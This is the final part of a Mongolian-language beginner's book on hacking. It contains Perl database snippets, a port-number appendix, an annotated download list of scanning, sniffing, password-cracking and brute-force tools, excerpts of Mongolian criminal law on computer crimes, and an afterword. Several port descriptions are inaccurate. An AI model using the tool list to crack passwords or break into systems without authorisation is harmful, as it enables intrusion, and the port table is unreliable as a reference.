
```
#!/usr/bin/perl
use POSIX;
use SDBM_File;          # or GDBM_File / NDBM_File / AnyDBM_File...
my %dbm;
my $db_file="/tmp/demo.dbm";
tie %dbm, 'SDBM_File', $db_file, O_RDWR, 0;
```

Өгөгдлийн сангаа хаахдаа untie %dbm;

Нэг өгөгдлийн сангаас нөгөө рүү хуулах:

```
#!/usr/bin/perl
#copydbm.plx
use POSIX;
use NDBM_File;
use GDBM_File;
my (%ndbm_db,%gdbm_db);
my $ndbm_file='/tmp/my_old_ndbm_database';
my $gdbm_file='/tmp/my_new_gdbm_database';
tie %ndbm_db, 'NDBM_File',$ndbm_file, O_RDONLY, 0;
tie %gdbm_db, 'GDBM_File',$gdbm_file, O_CREAT|O_WRONLY, 0644;
%gdbm_db=%ndbm_db;
untie %ndbm_db;
untie %gdbm_db;
```

DBI бол өгөгдлийн сан програм 2-ийн хооронд орчуулагч шиг ажиллана.



DBI дэмжиж ажилладаг өгөгдлийн сан:

DBD::ADO - Microsoft-ийн Active Data Object.

DBD::Adabas - Adabese өгөгдлийн сангийн сервер.

DBD::Altera - Altera өгөгдлийн сангийн сервер.

DBD::CSV - Comma-Separated Value SQL өгөгдлийн сан.

DBD::DB2 - IBM-ийн DB2.

DBD::Empress - Empressnet өгөгдлийн сангийн сервер.

DBD::Illustra - Illustra өгөгдлийн сангийн сервер.

DBD::Informix - Informix SE, Informix Online өгөгдлийн сангийн сервер.

DBD::Ingres - Компьютерийн холбооны OpenIngres өгөгдлийн сангийн сервер.

DBD::Interbase - Interbase өгөгдлийн сангийн сервер.

DBD::ODBC - Microsoft-ийн өгөгдлийн сан холбох протокол.

DBD::Oracle - Oracle өгөгдлийн сангийн сервер.

DBD::Pg - PostgreSQL үнэгүй өгөгдлийн сан.

DBD::Proxy - DBI-тай холбоно.

DBD::Search server - Search server/PCDOCS.

DBD::Solid - Solid өгөгдлийн сангийн сервер.
DBD::Sybase - Sybese өгөгдлийн сангийн сервер.
DBD::Unify - Unify өгөгдлийн сангийн сервер.
DBD::XBase - XBase болон FOX өгөгдлийн сангийн сервер.
Msql-MySQL-modules - 2уулаа үнэгүй байдаг.
Өгөгдлийн сантай холбохдоо:

```
my $dbh=DBI->connect('dbi::') ||
       die "Error opening database: $DBI::errstr\n";
```

Салгахдаа:

```
$dbh->disconnect;
```

Өгөгдлийн сан үүсгэхдээ:

```
#!\usr\bin\perl
use DBI;
my ($dbh, $sth);
$dbh=DBI->connect('dbi:mysql:test','root','elephant') ||
  die "Error opening database: $DBI::errstr\n";
$sth=$dbh->prepare("CREATE TABLE checkin (
         id        INTEGER AUTO_INCREMENT PRIMARY KEY,
        firstname     VARCHAR(32) NOT NULL,
    lastname     VARCHAR(32) NOT NULL,
    checkedin     INTEGER,
    numberofbags    INTEGER,
    destination     VARCHAR(32) NOT NULL)");
$sth->execute();           # execute the statement
$sth->finish();            # finish the execution
print "All done\n";
$dbh->disconnect || die "Failed to disconnect\n";
```

- Хавсралт -

- **Портууд** -

Хакер болох гэж байгаа юм чинь аль портыг юунд ашигладагийг сайн мэддэг байх хэрэгтэй. Ялангуяа гол хэрэглэгддэг портуудаа ашиглаж сурах шаардлагатай. Аль портоор юу дамжихыг Internet Assigned Numbers Authority олон улсын байгууллагаас тогтоож өгдөг. Порт гэдэг бол 16 бит урттай тэмдэггүй (unsigned) тоо байдаг. 0 - 1023 бол давуу эрхтэй порт, 1024 - 49151 бол регистертэй порт, 49152 - 65535 бол динамик эсвэл хувийн зорилгоор ашиглагддаг порт. Зарим портонд одоогоор юу ч заагаагүй байдаг бөгөөд шинэ зүйл гарвал тухайн портод харгалзуулдаг. Энд бүх 65000 портын цувуулж бичих боломжгүй тул гол гол портуудын нэрийг бичлээ. Бүх портын жагсаалтыг энэ сайтаас авч үзэж болно.

http://www.iana.org/assignments/port-numbers

Порт 1 - TCP Port Service Multiplexer
Порт 2 - Management Utility
Порт 7 - Echo
Порт 11 - Active Users
Порт 13 - Daytime
Порт 18 - Message Send Protocol
Порт 19 - Character Generator
Порт 20 - File Transfer (Өгөгдөл)
Порт 21 - File Transfer Protocol (Удирдлага)
Порт 22 - SSH Remote Login Protocol
Порт 23 - Telnet
Порт 24 - Private mail system
Порт 25 - Simple Mail Transfer Protocol
Порт 35 - Private Printer Server
Порт 37 - Time
Порт 38 - Route Access Protocol
Порт 39 - Resource Location Protocol
Порт 42 - Host Name Server
Порт 43 - Who Is
Порт 45 - Message Processing Module
Порт 49 - Login Host Protocol
Порт 50 - Remote Mail Checking Protocol
Порт 52 - XNS Time Protocol
Порт 53 - Domain Name Server

Порт 54 - XNS Clearinghouse
Порт 56 - XNS Authentication
Порт 57 - Private Terminal Access
Порт 58 - XNS Mail
Порт 59 - Private File Service
Порт 63 - Whois++
Порт 66 - Oracle SQL*NET
Порт 69 - Trivial File Transfer Protocol
Порт 70 - Gopher
Порт 79 - Finger
Порт 80 - HTTP
Порт 81 - HOSTS2 Name Server
Порт 84 - Common Trace Facility
Порт 87 - Private Terminal Link
Порт 89 - SU/MIT Telnet Gateway
Порт 90 - DNSIX Securit Attribute Token Map
Порт 92 - Network Printing Protocol
Порт 93 - Device Control Protocol
Порт 101 - NIC Host Name Server
Порт 103 - Genesis Point-to-Point Trans Net
Порт 107 - Remote Telnet Service
Порт 109 - Post Office Protocol (POP2)
Порт 110 - POP3
Порт 111 - SUN Remote Procedure Call
Порт 113 - Authentication Service
Порт 115 - Simple File Transfer Protocol
Порт 118 - SQL Services
Порт 119 - Network News Transfer Protocol
Порт 121 - Encore Expedited Remote Pro.Call
Порт 123 - Network Time Protocol
Порт 129 - Password Generator Protocol
Порт 137 - NETBIOS Name Service
Порт 138 - NETBIOS Datagram Service
Порт 139 - SMB / NETBIOS Session Service
Порт 143 - Internet Message Access Protocol
Порт 148 - Jargon
Порт 150 - SQL-NET
Порт 152 - Background File Transfer Program
Порт 153 - SGMP

Порт 156 - SQL Service
Порт 158 - PCMail Server
Порт 159 - NSS-Routing
Порт 160 - SGMP-TRAPS
Порт 161 - SNMP in
Порт 162 - SNMP trap
Порт 163 - CMIP/TCP Manager
Порт 164 - CMIP/TCP Agent
Порт 165 - Xerox
Порт 166 - Sirius Systems
Порт 179 - Border Gateway Protocol
Порт 189 - Queued File Transport
Порт 190 - Gateway Access Control Protocol
Порт 193 - Spider Remote Monitoring Protocol
Порт 194 - Internet Relay Chat Protocol
Порт 197 - Directory Location Service
Порт 198 - Directory Location Service Monitor
Порт 199 - SMUX
Порт 209 - Quick Mail Transfer Protocol
Порт 217 - dBASE Unix
Порт 220 - Interactive Mail Access Protocol v3
Порт 259 - Efficient Short Remote Operations
Порт 260 - Openport
Порт 261 - IIOP Name Service over TLS/SSL
Порт 311 - AppleShare IP WebAdmin
Порт 346 - Zebra server
Порт 347 - Fatmen Server
Порт 348 - Cabletron Management Protocol
Порт 359 - Network Security Risk Management Protocol
Порт 361 - Semantix
Порт 364 - Aurora CMGR
Порт 372 - ListProcessor
Порт 384 - A Remote Network Server System
Порт 397 - Multi Protocol Trans. Net
Порт 398 - Kryptolan
Порт 406 - Interactive Mail Support Protocol
Порт 413 - Storage Management Services Protocol
Порт 414 - InfoSeek
Порт 433 - NNSP

Порт 434 - MobileIP-Agent
Порт 435 - MobilIP-MN
Порт 443 - HTTPS
Порт 444 - Simple Network Paging Protocol
Порт 445 - Microsoft SQL Server over NetBIOS
Порт 450 - Computer Supported Telecomunication Applications
Порт 451 - Cray Network Semaphore server
Порт 469 - Radio Control Protocol
Порт 470 - SCX-proxy
Порт 479 - Iafserver
Порт 480 - Iafdbase
Порт 501 - STMF
Порт 505 - Mailbox-lm
Порт 519 - Unixtime
Порт 529 - IRC-SERV
Порт 531 - Chat
Порт 537 - Networked Media Streaming Protocol
Порт 546 - DHCPv6 Client
Порт 547 - DHCPv6 Server
Порт 552 - DeviceShare
Порт 563 - NNTP protocol over TLS/SSL
Порт 565 - Whoami
Порт 574 - FTP Software Agent System
Порт 580 - SNTP HEARTBEAT
Порт 586 - Password Change
Порт 595 - CAB Protocol
Порт 600 - Sun IPC server
Порт 604 - TUNNEL
Порт 614 - SSLshell
Порт 615 - Internet Configuration Manager
Порт 647 - DHCP Failover
Порт 651 - IEEE MMS
Порт 660 - MacOS Server Admin
Порт 689 - NMAP
Порт 691 - MS Exchange Routing
Порт 695 - IEEE-MMS-SSL
Порт 810 - FCP
Порт 830 - NETCONF over SSH
Порт 989 - FTP protocol, data, over TLS/SSL

Порт 990 - FTP protocol, control, over TLS/SSL
Порт 992 - Telnet protocol over TLS/SSL
Порт 993 - IMAP4 protocol over TLS/SSL
Порт 994 - IRC protocol over TLS/SSL
Порт 995 - POP3 protocol over TLS/SSL

Порт 1038 - Message Tracking Query Protocol
Порт 1045 - Fingerprint Image Transfer Protocol
Порт 1046 - WebFilter Remote Monitor
Порт 1052 - Dynamic DNS Tools
Порт 1061 - KIOSK
Порт 1085 - Web Objects
Порт 1096 - Common Name Resolution Protocol
Порт 1100 - Oracle WebCache Listener
Порт 1114 - Mini SQL
Порт 1119 - Battle.net Chat/Game Protocol
Порт 1120 - Battle.net File Transfer Protocol
Порт 1157 - Oracle iASControl
Порт 1159 - Oracle OMS
Порт 1175 - Dossier Server
Порт 1176 - Indigo Home Server
Порт 1186 - MySQL Cluster Manager
Порт 1194 - OpenVPN
Порт 1204 - Log Request Listener
Порт 1214 - KAZAA
Порт 1224 - VPNz
Порт 1227 - DNS2Go
Порт 1241 - Nessus
Порт 1258 - Open Network Library
Порт 1267 - eTrust Policy Compliance
Порт 1270 - Microsoft Operations Manager
Порт 1289 - JWalkServer
Порт 1290 - WinJaServer
Порт 1308 - Optical Domain Service Interconnect
Порт 1333 - Password Policy
Порт 1369 - GlobalView to Unix Shell
Порт 1370 - Unix Shell to GlobalView
Порт 1392 - Print Manager
Порт 1393 - Network Log Server

Порт 1433 - Microsoft SQL
Порт 1434 - Microsoft SQL
Порт 1498 - Sybase SQL
Порт 1512 - Microsoft's Windows Internet Name Service
Порт 1525 - Oracle
Порт 1527 - Oracle
Порт 1529 - Oracle
Порт 1571 - Oracle Remote Data Base
Порт 1689 - Firefox
Порт 1893 - MSN messenger
Порт 1944 - Microsoft SQL Server 7
Порт 1985 - Hot Standby Router Protocol
Порт 2029 - Hot Standby Router Protocol IPv6
Порт 2069 - HTTP Event Port
Порт 2164 - Dynamic DNS Version 3
Порт 2427 - Media Gateway Control Protocol Gateway
Порт 2439 - SybaseDBSynch
Порт 2450 - Netadmin
Порт 2451 - Netchat
Порт 2452 - SnifferClient
Порт 2463 - Symbios Raid
Порт 2529 - UTS FTP
Порт 2533 - SnifferServer
Порт 2594 - sData Base Server
Порт 2679 - Sync Server SSL
Порт 2697 - Oce SNMP Trap Port
Порт 2703 - SMS CHAT
Порт 2775 - SMPP
Порт 2811 - GSI FTP
Порт 2892 - SnifferData
Порт 2926 - Mobile-File-DL
Порт 2948 - WAP push
Порт 2949 - WAP push secure
Порт 3007 - Lotus Mail Tracking Agent Protocol
Порт 3043 - Broadcast Routing Protocol
Порт 3051 - Galaxy Server
Порт 3088 - eXtensible Data Transfer Protocol
Порт 3111 - Web Synchronous Services
Порт 3119 - D2000 Kernel Port

Порт 3120 - D2000 Webserver Port
Порт 3126 - Microsoft .NETster Port
Порт 3128 - Active API Server Port
Порт 3185 - SuSE Meta PPPD
Порт 3220 - XML NM over SSL
Порт 3233 - WhiskerControl
Порт 3274 - Ordinox Server
Порт 3306 - MySQL
Порт 3509 - Virtual Token SSL Port
Порт 3510 - XSS Port
Порт 3511 - WebMail/2
Порт 3517 - IEEE 802.11 WLANs WG IAPP
Порт 3567 - Object Access Protocol
Порт 3568 - Object Access Protocol over SSL
Порт 3646 - XSS Server Port
Порт 3694 - VPN Token Propagation Protocol
Порт 3713 - TFTP over TLS
Порт 3724 - World of Warcraft
Порт 3832 - xxNETserver
Порт 3847 - MS Firewall Control
Порт 3861 - winShadow Host Discovery
Порт 3932 - Dynamic Site System
Порт 3939 - Anti-virus Application Management Port
Порт 3949 - Dynamic Routing Information Protocol
Порт 4000 - Terabase
Порт 4112 - Apple VPN Server Reporting Protocol
Порт 4159 - Network Security Service
Порт 4321 - Remote Who Is
Порт 4672 - Remote file access server
Порт 4678 - Boundary traversal
Порт 4687 - Network Scanner Tool FTP
Порт 4751 - Simple Policy Control Protocol
Порт 4752 - Simple Network Audio Protocol
Порт 4848 - App Server - Admin HTTP
Порт 5269 - XMPP Server Connection
Порт 5353 - Multicast DNS
Порт 5357 - Web Services for Devices
Порт 5358 - WS for Devices Secured
Порт 5432 - PostgreSQL Database

Порт 5755 - OpenMail Desk Gateway server
Порт 5757 - OpenMail X.500 Directory Server
Порт 6122 - Backup Express Web Server
Порт 6622 - Multicast FTP
Порт 6714 - Internet Backplane Protocol
Порт 6788 - SMC-HTTP
Порт 6789 - SMC-HTTPS
Порт 7421 - Matisse Port Monitor
Порт 7443 - Oracle Application Server HTTPS
Порт 7548 - Threat Information Distribution Protocol
Порт 7549 - Network Layer Signaling Transport Layer
Порт 7627 - SOAP Service Port
Порт 7629 - OpenXDAS Wire Protocol
Порт 7677 - Sun App Server - HTTPS
Порт 7743 - Sakura Script Transfer Protocol
Порт 8008 - HTTP Alternate
Порт 8080 - HTTP Alternate
Порт 8081 - Sun Proxy Admin Service
Порт 8443 - PCsync HTTPS
Порт 8473 - Virtual Point to Point
Порт 8567 - Object Access Protocol Administration
Порт 8800 - Sun Web Server Admin Service
Порт 8989 - Sun Web Server SSL Admin Service
Порт 9200 - WAP connectionless session service
Порт 9201 - WAP session service
Порт 9202 - WAP secure connectionless session service
Порт 9595 - Ping Discovery Service
Порт 9598 - Very Simple Ctrl Protocol
Порт 10000 - Network Data Management Protocol
Порт 11967 - SysInfo Service Protocol
Порт 11997 - WorldMailExpress
Порт 14414 - CA eTrust Web Update Service
Порт 15740 - Picture Transfer Protocol
Порт 26000 – Quake
Порт 30821 - Netscape Enterprise Server Administration Server
Порт 32773 - FileNET Component Manager
Порт 33434 - Traceroute
Порт 44321 - PCP server
Порт 48128 - Image Systems Network Services

- **Хакерын програм** (tools) -

Nmap - Network mapper-ийг анх Fyodor Yarochkin гэдэг Хакер хөгжүүлсэн. Windows and Linux ажиллах чадвартай, порт чагнах зорилготой.
Вэб сайт: http://www.insecure.org/nmap/

Whisker - Rain Forest Puppy бичсэн. Энгийн CGI-ийн алдааг шалгана. Перл дээр тулгуурласан учир эхлээд Перл хөрвүүлэгч суулгах хэрэгтэй.
Вэб сайт: http://www.wiretrip.net/rfp

Twwwscan/Arirang - Энгийн CGI-ийн алдааг шалгана.
Вэб сайт: http://www.freebsd.org/ports/index.html

Stealth - Felipe Moniz-ийн бүтээл. Олон төрлийн алдааг шалгана. 1.0 хувилбар нь гэхэд 5459 төрлийн HTTP алдааг илрүүлэх чадвартай байдаг. Үргэлж шинэ алдаануудыг оруулж байдаг.
Вэб сайт: http://www.nstalker.com

Snort - Сүлжээний алдааг хянах зориулалттай. Протоколуудад шинжилгээ хийж маш олон төрлийн өт, exploit-ийг илрүүлэх чадвартай.
Вэб сайт: www.snort.org/dl/binaries/win32/

Retina - Сүлжээ болон компьютерүүдийн алдаа хянагч програм.
Вэб сайт: http://www.eeye.com/retina

Achilles - HTTP/SSL Proxy шалгана. Локал орчинд ажиллах чадвартай.
Вэб сайт: www.achilles.org/pages/info.asp

Nessus - Энэ нь UNIX-ын гол алдаа шалгагч үнэгүй хэрэгсэл.
Вэб сайт: www.nessus.org

Wireshark - Unix болон Windows-ийн сүлжээнд шилдэг анализ хийгч хэрэгсэл. Энэ нь мөн сүлжээнээс өгөгдлүүдийг барьж авах чадвартай.
Вэб сайт: www.filehippo.com/download_ethereal/

Nikto – 3200 орчим аюулыг илрүүлэх чадвартай нээлттэй хэрэгсэл.
Вэб сайт: http://www.cirt.net/code/nikto.shtml

John the Ripper - Хамгийн хүчирхэг нууц үг тайлагч.
Вэб сайт: http://www.openwall.com/john/

Eraser - Windows-ийн орчны хамгаалалтын програм.
Вэб сайт: http://www.heidi.ie/eraser/download.php

Netcat - TCP ба UDP сүлжээнд чагнах бичих чадвартай.
Вэб сайт: http://download.insecure.org/stf/nc110.tgz
http://netcat.sourceforge.net/

Metasploit Framework - Энэ бол нээлттэй, үйлдлийн системээс үл хамаарах exploit хийх, шалгах, хөгжүүлэхэд зориулсан програм.
Вэб сайт: http://metasploit.org/tools/

Hping - ICMP, UDP, TCP-гийн янз бүрийн пакет илгээх чадвартай. TCP/IP пакет шинжлэгч.
Вэб сайт: http://www.hping.org/

Kismet - Хүчирхэг wireless sniffer. 2 түвшинд 802.11 сүлжээг хянагч.
Вэб сайт: http://www.kismetwireless.net/download.shtml

TCPdump - Сүлжээг хянахад зориулсан дажгүй чадварлаг хэрэгсэл.
Вэб сайт: http://www.tcpdump.org/

Yersinia - Сүлжээний алдааг хянах зориулалттай.
Вэб сайт: http://yersihia.sourceforge.net

Cain and Abel - Windows-ийн орчинд ажилладаг шилдэг нууц үг тайлагч програм. Маш олон төрлөөр ашиглаж болдог.
Вэб сайт: www.oxid.it

John the Ripper - Хамгийн хүчирхэг нууц үг тайлагч програм.
Вэб сайт: http://www.openwall.com/john/

p0f - Fingerprint хийнэ.
Вэб сайт: http://www.lcamtuf.coredump.cx/p0f/p0f.shtml
Ethereal - Протокол шалгагч.
Вэб сайт: http://www.ethereal.com

PuTTY - Энэ бол Win32, Unix-ийн Telnet ба SSH хэрэглэнэ.
Вэб сайт: http://www.chiark.greenend.org.uk/~sgtatham/putty/

NetStumbler - Windows-ийн wireless sniffer tool, энгийн ойлгомжтой интерфейстэй.
Вэб сайт: http://www.stumbler.net/

THC Hydra - Сүлжээнд authentication олж авах зориулалттай. Telnet, ftp, http, https, smb гэх мэт 30 орчим протокол ашиглах чадвартай.
Вэб сайт: http://www.thc.segfault.net/thc-hydra/

THC Amap - Аппликейшн fingerprinting шалгагч. Өгөгдсөн портыг шалгаж тодорхойлохдоо маш сайн.
Вэб сайт: http://www.thc.segfault.net/thc-amap/

Paros proxy - Вэб аппликейшн proxy алдаа хайгч. SQL injection, XSS хайх чадвартай.
Вэб сайт: http://www.parosproxy.org/

Dsniff - Сүлжээнд sniffer хийгч програм.
Вэб сайт: http://www.monkey.org/~dugsong/dsniff/

GFI LANguard - Windows-ийн сканнер.
Вэб сайт: http://www.gfi.com/downloads/

AirCrack - WEP/WPA кракерын хэрэгсэл
Вэб сайт: http://www.aircrack-ng.org/

Superscan - Windows-ийн порт шалгагч ping, traceroute, http head, whois гэх мэтийг өөртөө агуулсан.
Вэб сайт: http://www.foundstone.com/resources/proddesk/superscan.htm

Netfilter - Линуксийн кернел пакет шүүгч.
Вэб сайт: http://www.netfilter.org/

HTTP fuzzer - Буфер дүүрэх, input-н алдааг шалгадаг програм.
Вэб сайт: www.spidynamics.com/products/webinspect/toolkit.html

МОНГОЛ УЛСЫН ЭРҮҮГИЙН ХУУЛЬ

ХОРИН ТАВДУГААР БҮЛЭГ

КОМПЬЮТЕРИЙН МЭДЭЭЛЛИЙН АЮУЛГҮЙ БАЙДЛЫН ЭСРЭГ ГЭМТ ХЭРЭГ

226 дугаар зүйл. Компьютерийн мэдээлэл, програмыг өөрчлөх, эвдэх, сүйтгэх

226.1.Компьютер, компьютерийн програм, түүний төхөөрөмжийг санаатайгаар өөрчилсөн, эвдсэн, гэмтээсэн, ашиглах боломжгүй болгосон, мэдээллийн сүлжээг сүйтгэсний улмаас үлэмж хэмжээний хохирол учирсан бол хөдөлмөрийн хөлсний доод хэмжээг тавин нэгээс хоёр зуу дахин нэмэгдүүлсэнтэй тэнцэх хэмжээний төгрөгөөр торгох, гурваас дээш зургаан сар хүртэл хугацаагаар баривчлах, эсхүл хоёр жил хүртэл хугацаагаар хорих ял шийтгэнэ.

226.2.Энэ хэргийг шунахайн сэдэлтээр, түүнчлэн урьдчилан үгсэж тохиролцсон бүлэг буюу албан тушаалын байдлаа ашиглаж үйлдсэн, эсхүл их буюу онц их хэмжээний хохирол учирсан бол хөдөлмөрийн хөлсний доод хэмжээг нэг зуугаас хоёр зуун тавь дахин нэмэгдүүлсэнтэй тэнцэх хэмжээний төгрөгөөр торгох, эсхүл гурваас дээш таван жил хүртэл хугацаагаар хорих ял шийтгэнэ.

227 дугаар зүйл. Компьютерийн мэдээллийг хууль бусаар олж авах

227.1.Компьютер, мэдээллийн сүлжээнд хадгалагдаж байгаа болон дамжуулж байгаа мэдээллийг зөвшөөрөлгүйгээр хуулбарласан, бусад аргаар олж авсан буюу авахыг завдсан бол хөдөлмөрийн хөлсний доод хэмжээг тавин нэгээс нэг зуу дахин нэмэгдүүлсэнтэй тэнцэх хэмжээний төгрөгөөр торгох, гурваас дээш зургаан сар хүртэл хугацаагаар баривчлах, эсхүл хоёр жил хүртэл хугацаагаар хорих ял шийтгэнэ.

227.2.Энэ хэргийг шунахайн сэдэлтээр, түүнчлэн урьдчилан үгсэж тохиролцсон бүлэг үйлдсэн, эсхүл уг хэргийн улмаас их буюу онц их хэмжээний хохирол учирсан бол хөдөлмөрийн хөлсний доод хэмжээг нэг зуугаас хоёр зуун тавь дахин нэмэгдүүлсэнтэй тэнцэх хэмжээний

төгрөгөөр торгох, эсхүл хоёроос дээш таван жил хүртэл хугацаагаар хорих ял шийтгэнэ.

228 дугаар зүйл. Компьютерийн мэдээллийн сүлжээнд хууль бусаар нэвтрэх тусгай хэрэгсэл бэлтгэх, борлуулах

228.1.Компьютер, мэдээллийн хамгаалалттай сүлжээнд хууль бусаар нэвтрэх тусгай програм болон техник хэрэгслийг бэлтгэсэн буюу борлуулсан бол хөдөлмөрийн хөлсний доод хэмжээг тавин нэгээс нэг зуун тавь дахин нэмэгдүүлсэнтэй тэнцэх хэмжээний төгрөгөөр торгох, гурваас дээш зургаан сар хүртэл хугацаагаар баривчлах, эсхүл таван жил хүртэл хугацаагаар хорих ял шийтгэнэ.

229 дүгээр зүйл. Нянтай програм зохион бүтээх, ашиглах, тараах

229.1. Компьютерийн мэдээллийг зөвшөөрөлгүйгээр устгах, хаах, өөрчлөх болон хуулбарлах зорилгоор компьютерийн програм зохион бүтээх, програмд өөрчлөлт оруулах, нянтай програмыг тусгайлан зохион бүтээх, түүнийг мэдсээр байж ашигласан, тараасан бол хөдөлмөрийн хөлсний доод хэмжээг таваас тавь дахин нэмэгдүүлсэнтэй тэнцэх хэмжээний төгрөгөөр торгох, нэг зуугаас хоёр зуун цаг хүртэл хугацаагаар албадан ажил хийлгэх, эсхүл нэгээс гурван сар хүртэл хугацаагаар баривчлах ял шийтгэнэ.

229.2.Энэ хэргийн улмаас их буюу онц их хэмжээний хохирол учирсан бол хөдөлмөрийн хөлсний доод хэмжээг тавин нэгээс хоёр зуун тавь дахин нэмэгдүүлсэнтэй тэнцэх хэмжээний төгрөгөөр торгох, гурваас дээш зургаан сар хүртэл хугацаагаар баривчлах, эсхүл таван жил хүртэл хугацаагаар хорих ял шийтгэнэ.

- **Ашигласан материал** -

http://www.google.mn

Энэ номыг бичихдээ бүтэн жилийн хугацаанд цуглуулсан материал дээрээ түшиглэсэн бөгөөд аль нэг номыг тууштай барьж хийсэнгүй. Олон янзын том жижиг ном, лавлах материал, вэб хуудсыг ашигласан учраас энд бүгдийг бичиж барахгүй нь ээ. Харин ашигласан бүх материалаа Google сайтыг ашиглаж олж авсан болно.

- Төгсгөл -

- **Төгсгөл** -

Эцэст нь уншигч олон та бүхний сэтгэлд энэхүү ном хүрсэн бол зохиогч миний сэтгэл маш хангалуун байх болно. Энэ ном Хакер гэж хэн болох тухай томоохон ойлголтыг өгсөн байх. Харин та энэ номыг уншаад Хакер болчихно гэж бодсон бол эндүүрчээ. Ганц хоёрхон ном уншаад Хакер болж чадахгүй, харин эндээс ойлгож мэдсэн зүйл дээрээ тулгуурлаад бодит туршлага хийсэн нь илүү үр дүнтэй байх болно. Монгол улсын маань Хакерууд бие биенээ хүндэтгэж хоорондоо эв нэгдэлтэй байж нэг зорилготой байгаасай.

Миний бие цаашдаа "Хакер 2" номыг гаргахаар зорин ажиллах болно. Дараагийн номондоо энд дурдагдаагүй зарим аргуудыг болон үзсэн аргуудаасаа дэлгэрүүлж үзнэ. Мөн Python, Perl хэлийг вэб хакердахдаа хэрхэн ашиглаж болох тухай бичих болно. Энд Python, Perl хэлний тухай товчхон өгүүлсэн учраас нэмж материал олж уншаарай. Ядаж нэг програм, вэб хийчих хэмжээний мэдлэгтэй байхгүй бол цаашаа ахихгүй шүү. Эрхэм уншигч танд дараагийн номонд оруулаасай гэж хүсэж байгаа санаа оноо байвал миний и-мэйлээр мэдэгдэнэ үү.

Баярлалаа...